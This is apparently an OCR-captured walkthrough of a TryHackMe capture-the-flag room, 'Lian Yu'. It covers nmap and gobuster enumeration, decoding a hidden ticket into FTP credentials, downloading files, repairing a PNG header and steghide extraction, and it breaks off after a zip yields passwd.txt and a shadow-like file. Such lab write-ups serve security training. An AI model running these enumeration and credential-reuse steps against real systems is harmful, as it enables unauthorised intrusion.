
TryHackMe : LIAN YU

Perform an Nmap scan to identify open ports and active services.

ping 10.49.139.222

nmap -sC -sV -vv -Pn 10.49.139.222



```
root@ip-10-49-131-194: ~
root@ip-10-49-131-194:~# ping 10.49.139.222
PING 10.49.139.222 (10.49.139.222) 56(84) bytes of data.
64 bytes from 10.49.139.222: icmp_seq=1 ttl=64 time=1.38 ms
64 bytes from 10.49.139.222: icmp_seq=2 ttl=64 time=0.312 ms
64 bytes from 10.49.139.222: icmp_seq=3 ttl=64 time=0.407 ms
64 bytes from 10.49.139.222: icmp_seq=4 ttl=64 time=0.210 ms
^C
--- 10.49.139.222 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3037ms
rtt min/avg/max/mdev = 0.210/0.577/1.379/0.468 ms
root@ip-10-49-131-194:~# nmap -sC -sV -vv -Pn 10.49.139.222
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-24 01:01 BST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:01
Completed NSE at 01:01, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:01
Completed NSE at 01:01, 0.00s elapsed
```

```
root@ip-10-49-131-194:~# nmap -sC -sV -vv -Pn 10.49.139.222
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-24 01:01 BST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:01
Completed NSE at 01:01, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:01
Completed NSE at 01:01, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:01
Completed NSE at 01:01, 0.00s elapsed
Initiating ARP Ping Scan at 01:01
Scanning 10.49.139.222 [1 port]
Completed ARP Ping Scan at 01:01, 0.04s elapsed (1 total hosts)
```

```
PORT    STATE SERVICE REASON         VERSION
21/tcp  open  ftp     syn-ack ttl 64 vsftpd 3.0.2
22/tcp  open  ssh     syn-ack ttl 64 OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0
)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAOZ67Cx0AtDwHfVa7iZw6O6htGa3GHwfRFSIUYW64PLpGRAdQ7
34COrod9T+pyjAdKscqLbUAM7xhSFpHFFGM7NuOwV+d35X8CTUM882eJX+t3vhEg9d7ckCzNuPnQSpeU
```


```
80/tcp  open  http    syn-ack ttl 64 Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Purgatory
111/tcp open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          44315/udp   status
|   100024  1          49290/tcp   status
|   100024  1          58632/udp6  status
|_  100024  1          59458/tcp6  status
MAC Address: 0A:D9:38:23:E0:59 (Unknown)
```

The results indicated four open ports and three filtered ports. To investigate further, I performed a service identification scan.


Web Enumeration

Navigating to http://10.49.139.222 revealed a landing page titled 'ARROWVERSE' featuring background lore on Oliver Queen and Lian Yu. While this content was visible, it did not contain the flag. Subsequently, Gobuster was utilized to perform directory brute-forcing to identify additional paths that might yield further information.

gobuster dir -u http://10.49.139.222/ -w /usr/share/wordlists/dirb/big.txt




The enumeration identified four directories, though only /island was accessible. Proceeding to http://10.49.139.222/island allowed for further inspection.




Within /island, a review of the source code exposed a hidden comment ('go! go!'). Additionally, closer examination revealed a hidden keyword, 'vigilante,' which was concealed using background-color matching.

I then proceeded to conduct further directory brute-forcing against the discovered path using Gobuster.

gobuster dir -w http://10.49.139.222/island -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt



Result: found /island/2100



<!DOCTYPE html>

<html>

<body>

<h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>

<p align=center >

<iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY">

</iframe> <p>

<!-- you can avail your .ticket here but how?   -->

</header>

</body>


</html>

The iframe merely embeds a YouTube video, serving as a distraction, whereas the actual hint is contained within the HTML comment.


<!-- you can avail your .ticket here but how? -->

The finding implies that .ticket files are hosted in this directory. To identify them, a file enumeration scan was performed using Gobuster, specifying the -x .ticket parameter.


gobuster dir -u http://10.49.139.22/island/2100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .ticket




The scan revealed the presence of the green_arrow.ticket file. Consequently, navigation was directed to http://10.49.139.22/island/2100/green_arrow.ticket for analysis.



The token can subsequently be deciphered using the Base58 decoding function within CyberChef, an online cryptographic utility.



The operation returned a password string, establishing the credentials vigilante and !#th3h00d. To check for credential stuffing or reuse vulnerabilities across services like FTP or SSH, an authentication attempt was conducted on the FTP server, granting access



With active access to the FTP server, the directory structure was explored to identify available files.

<u>ls -al</u>

```
tp> ls -al
0 PORT command successful. Consider using PASV.
50 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 May 05  2020 .
drwxr-xr-x    4 0        0            4096 May 01  2020 ..
-rw-------    1 1001     1001           44 May 01  2020 .bash_history
-rw-r--r--    1 1001     1001          220 May 01  2020 .bash_logout
-rw-r--r--    1 1001     1001         3515 May 01  2020 .bashrc
-rw-r--r--    1 0        0            2483 May 01  2020 .other_user
-rw-r--r--    1 1001     1001          675 May 01  2020 .profile
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp> get
```

To facilitate a thorough inspection of the images hosted on the FTP server, they were exfiltrated to the local attack machine for analysis.

get Leave_me_alone.png

get Queen's_Gambit.png


get aa.jpg

get .other_user

```
226 Directory send OK.
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
226 Transfer complete.
511720 bytes received in 0.01 secs (69.9963 MB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
226 Transfer complete.
549924 bytes received in 0.01 secs (69.4082 MB/s)
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
226 Transfer complete.
191026 bytes received in 0.00 secs (51.3463 MB/s)
ftp>
```

Now it's time to disect our files, we can start with .other_user


cat .other_user



Based on these findings, the presence of a user account named 'Slade Wilson' was inferred for future authentication attempts. Subsequently, Steghide was employed to analyze the files for any embedded cryptographic payloads or hidden data.steghide extract -sf Leave_me_alone.png

steghide extract -sf Queen's_Gambit.png

steghide extract -sf aa.jpg



Leave_me_alone.png → Unsupported format error

Queen's_Gambit.png → Unsupported format error

aa.jpg → Requires a passphrase

Subsequently, a hex editor was utilized to analyze the files that generated the unsupported format errors.

hexedit Leave_me_alone.png

From here see the PNG header is not the standard format.

Standard png format


89 50 4e 47 0d 0a 1a 0a (8 bytes hexadecimal)

Now we should change it to the standard format by using hex editor

and again try open the Leave_me_alone.png.


The extraction yielded a string labeled 'password.' This credential is a potential candidate for SSH authentication or for decrypting aa.jpg; consequently, a sequential validation of both possibilities is required.

<u>steghide extract -sf aa.jpg</u>



The extraction process yielded an archive file named ss.zip. The contents of this compressed archive were subsequently enumerated for further analysis.

unzip ss.zip




we can see 2 files are extracted which are passwd.txt and shado

cat passwd.txt

cat shado

